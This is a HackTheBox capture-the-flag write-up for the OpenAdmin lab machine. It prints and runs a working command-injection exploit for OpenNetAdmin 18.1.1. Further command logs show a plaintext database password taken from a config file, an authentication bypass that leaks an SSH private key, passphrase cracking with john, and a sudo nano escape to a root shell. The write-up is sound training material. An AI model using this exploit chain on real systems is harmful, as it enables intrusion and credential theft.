
HackTheBox – OpenAdmin



Summary

- Discovered /ona directory on webserver running a vulnerabile version of OpenNetAdmin.
- Exploited Remote Code Execution vulnerability in OpenNetAdmin to gain access to the user – www-data
- Discovered a plain text password for the user – Jimmy, then authenticated as Jimmy via SSH.
- Discovered an internally hosted php file which echoes the private key for the user – Joanna.
- Cracked the password for Joannas private key and authenticated via SSH.
- Joanna has sudo permissions to execute nano text editor, this could be abused to gain access to the root account.


Recon

I added 10.10.10.171 to /etc/hosts as openadmin.htb.
I followed this up with a fast port scan of the top 1000 ports using nmap and a fast scan of all ports.
The only discovered open ports were 22 and 80.


```
root@kali:~/Desktop/HTB/OpenAdmin# nmap -T5 openadmin.htb -v
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-23 10:48 BST
Initiating Ping Scan at 10:48
Scanning openadmin.htb (10.10.10.171) [4 ports]
Completed Ping Scan at 10:48, 0.09s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 10:48
Scanning openadmin.htb (10.10.10.171) [1000 ports]
Discovered open port 22/tcp on 10.10.10.171
Discovered open port 80/tcp on 10.10.10.171
Completed SYN Stealth Scan at 10:48, 1.60s elapsed (1000 total ports)
Nmap scan report for openadmin.htb (10.10.10.171)
Host is up (0.026s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.87 seconds
           Raw packets sent: 1167 (51.324KB) | Rcvd: 1060 (42.408KB)
root@kali:~/Desktop/HTB/OpenAdmin# ports=$(nmap -T5 openadmin.htb -p- | grep ^[0-9] | cut -f1 -d "/");echo $ports
22 80
root@kali:~/Desktop/HTB/OpenAdmin#
```


Enumerating the webserver hosted on port 80 reveals only a default apache page.



Using dirbuster with the common.txt wordlist from Kali Linux reveals several directories, amongst them is /ona.



Navigating to this page opens a panel for OpenNetAdmin, running version 18.1.1



FootHold

Searching for known vulnerabilities for this software yields an RCE vulnerability, along with a POC.


```
root@kali:~/Desktop/HTB/OpenAdmin# searchsploit OpenNetAdmin
-------------------------------------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                                                                            |  Path
-------------------------------------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
OpenNetAdmin 13.03.01 - Remote Code Execution                                                                                                                             | php/webapps/26682.txt
OpenNetAdmin 18.1.1 - Command Injection Exploit (Metasploit)                                                                                                              | php/webapps/47772.rb
OpenNetAdmin 18.1.1 - Remote Code Execution                                                                                                                               | php/webapps/47691.sh
-------------------------------------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
Papers: No Results
root@kali:~/Desktop/HTB/OpenAdmin# cat /usr/share/exploitdb/exploits/php/webapps/47691.sh
# Exploit Title: OpenNetAdmin 18.1.1 - Remote Code Execution
# Date: 2019-11-19
# Exploit Author: mattpascoe
# Vendor Homepage: http://opennetadmin.com/
# Software Link: https://github.com/opennetadmin/ona
# Version: v18.1.1
# Tested on: Linux

# Exploit Title: OpenNetAdmin v18.1.1 RCE
# Date: 2019-11-19
# Exploit Author: mattpascoe
# Vendor Homepage: http://opennetadmin.com/
# Software Link: https://github.com/opennetadmin/ona
# Version: v18.1.1
# Tested on: Linux

#!/bin/bash

URL="${1}"
while true;do
 echo -n "$ "; read cmd
 curl --silent -d "xajax=window_submit&xajaxr=1574117726710&xajaxargs[]=tooltips&xajaxargs[]=ip%3D%3E;echo \"BEGIN\";${cmd};echo \"END\"&xajaxargs[]=ping" "${URL}" | sed -n -e '/BEGIN/,/END/ p' | tail -n +
2 | head -n -1
doneroot@kali:~/Desktop/HTB/OpenAdmin# cp /usr/share/exploitdb/exploits/php/webapps/47691.sh exploit.sh
root@kali:~/Desktop/HTB/OpenAdmin# █
```

Running the script granted me a shell as the user – www-data.



```
root@kali:~/Desktop/HTB/OpenAdmin# while true
> do
> echo -n "$ "; read cmd
> curl --silent -d "xajax=window_submit&xajaxr=1574117726710&xajaxargs[]=tooltips&xajaxargs[]=ip%3D%3E;echo \"BEGIN\";${cmd};echo \"END\"&xajaxargs[]=ping" "http://openadmin.htb/ona/" | sed -n -e '/BEGIN/,
/END/ p' | tail -n +2 | head -n -1
> done
$ whoami; uname -a
www-data
Linux openadmin 4.15.0-70-generic #79-Ubuntu SMP Tue Nov 12 10:36:11 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
$ █
```

Privelege Escalation – User: Jimmy

Enumerating the file system reveals a plain text password at
/var/www/ona/local/config/database_settings.inc.php
Further enumeration reveals 2 users – Jimmy and Joanna.

```
$ ls local/config
database_settings.inc.php
motd.txt.example
run_installer
$ cat local/config/database_settings.inc.php
<?php

$ona_contexts=array (
  'DEFAULT' =>
  array (
    'databases' =>
    array (
      0 =>
      array (
        'db_type' => 'mysqli',
        'db_host' => 'localhost',
        'db_login' => 'ona_sys',
        'db_passwd' => 'n1nj4W4rri0R!',
        'db_database' => 'ona_default',
        'db_debug' => false,
      ),
    ),
    'description' => 'Default data context',
    'context_color' => '#D3DBFF',
  ),
);

$ ls -la /home
total 16
drwxr-xr-x  4 root   root   4096 Nov 22  2019 .
drwxr-xr-x 24 root   root   4096 Nov 21  2019 ..
drwxr-x---  5 jimmy  jimmy  4096 Nov 22  2019 jimmy
drwxr-x---  6 joanna joanna 4096 Nov 28  2019 joanna
$
```

It is possible to authenticate as Jimmy using the password in the config file.

```
root@kali:~/Desktop/HTB/OpenAdmin# ssh jimmy@openadmin.htb
jimmy@openadmin.htb's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Jun 23 10:56:05 UTC 2020

  System load:  0.0               Processes:             111
  Usage of /:   49.9% of 7.81GB   Users logged in:       0
  Memory usage: 19%               IP address for ens160: 10.10.10.171
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

41 packages can be updated.
12 updates are security updates.


Last login: Thu Jan  2 20:50:03 2020 from 10.10.14.3
jimmy@openadmin:~$
```

Privelege Escalation – User: Joanna

Further enumeration reveals a directory */var/www/internal*, there are a few interesting files in here which appear to combine to provide the SSH key for the user – Joanna.

```
jimmy@openadmin:/var/www/internal$ cat main.php
<?php session_start(); if (!isset ($_SESSION['username'])) { header("Location: /index.php"); };
# Open Admin Trusted
# OpenAdmin
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
jimmy@openadmin:/var/www/internal$
```

Simply running this file doesn't provide any useful output. I used netstat to enumerate for any listening ports on the local system, this reveals there are 2 ports listening.

I used curl to connect to the local ports for further enumeration, revealing that 52846 returns a similar output to the php files in */var/www/internal*

```
jimmy@openadmin:/var/www/internal$ netstat -tulpn
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:52846         0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
jimmy@openadmin:/var/www/internal$ curl 127.0.0.1:3306
Warning: Binary output can mess up your terminal. Use "--output -" to tell
Warning: curl to output it to your terminal anyway, or consider "--output
Warning: <FILE>" to save to a file.
jimmy@openadmin:/var/www/internal$ curl 127.0.0.1:52846

<?
   // error_reporting(E_ALL);
   // ini_set("display_errors", 1);
?>

<html lang = "en">

   <head>
      <title>Tutorialspoint.com</title>
      <link href = "css/bootstrap.min.css" rel = "stylesheet">

      <style>
         body {
            padding-top: 40px;
            padding-bottom: 40px;
            background-color: #ADABAB;
```

By connecting directly to the page *main.php* using curl it is possible to bypass authentication, revealing Joannas private key.

```
jimmy@openadmin:/var/www/internal$ curl http://127.0.0.1:52846/main.php
<pre>-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbhwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8
ad/StMWJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcf0YO
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIsZzal9U8f+Txhgq9K2KQHBE
6xaubNKhDJKs/6YJVEHtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLNy9LsyNxXRfV3tX4MRcjOXYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4DlO0ByVdy0SJkRXFaAiSVNQJY8hRHzSS7+k4
piC96HnJU+Z8+1XbvzR93Wd3klRMO7EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/U1cPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvkiTikH
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRCmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ
fnWkJ5u+To0qzuPBWGpZsoZx5AbA4Xi00pqqekeLAli95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlpKSDiiYzNiXEMQiJ9MSk9na10B5FFPsjr+yYEfMylPgogDpES80
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F
FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhz8hxSzh
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbgVn4WkJQYncyC0R1Gv3O8bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJVn1fzdRKZhWWlT+d+oqIiSrvd6nWhttoJrjrAQ7YWGAm2MBdGA/MxlYJ9FNDr
1kxuSODQNGtGnWZPieLvDkwotqZKzdOg7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2
XGdfc8ObLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpxUCxDqAfY+RzcTcM/SLhS79
yPzCZH8uWIrjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkWvwuaGmYeEnXDOxGupUchkrM
+4R21WQ+eSaULd2PDzLClmYrplnpmbD7C7/ee6KDTl7JMdV25DM9a16JYOneRtMt
qlNgzj0Na4ZNMyRAHEl1SF8a72umGO2xLWebDoYf5VSSSZYtCNJdwt3lF7I8+adt
z0glMMmjR2L5c2HdlTUt5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblAoogOHHBlQe
K1I1cqiDbVE/bmiERK+G4rqa0t7VQN6t2VWetWrGb+Ahw/iMKhpITWLWApA3k9EN
-----END RSA PRIVATE KEY-----
</pre><html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
jimmy@openadmin:/var/www/internal$
```

The private key is password protected, this can be cracked by using ssh2john.

```
root@kali:~/Desktop/HTB/OpenAdmin# python ../../ssh2john.py hash.rsa > hash.txt
root@kali:~/Desktop/HTB/OpenAdmin# john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
bloodninjas      (hash.rsa)
Warning: Only 2 candidates left, minimum 4 needed for performance.
1g 0:00:00:02 DONE (2020-06-23 12:17) 0.4166g/s 5975Kp/s 5975Kc/s 5975KC/sa6_123..*7¡Vamos!
Session completed
root@kali:~/Desktop/HTB/OpenAdmin#
```

Privilege Escalation - Root

Authenticated as Joanna it is possible to run nano with sudo permissions.

```
joanna@openadmin:/var/www/internal$ sudo -l
Matching Defaults entries for joanna on openadmin:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User joanna may run the following commands on openadmin:
    (ALL) NOPASSWD: /bin/nano /opt/priv
joanna@openadmin:/var/www/internal$
```

Exploiting this to gain root access is trivial. Simply using Ctrl+R followed by Ctrl+X opens an interpreter for commands. Running the command *reset; sh 1>&0 2>&0* will open a session as the root account.

```
Command to execute: reset; sh 1>&0 2>&0
^G Get Help
^C Cancel
# # # #
# id; hostname
uid=0(root) gid=0(root) groups=0(root)
openadmin
#
```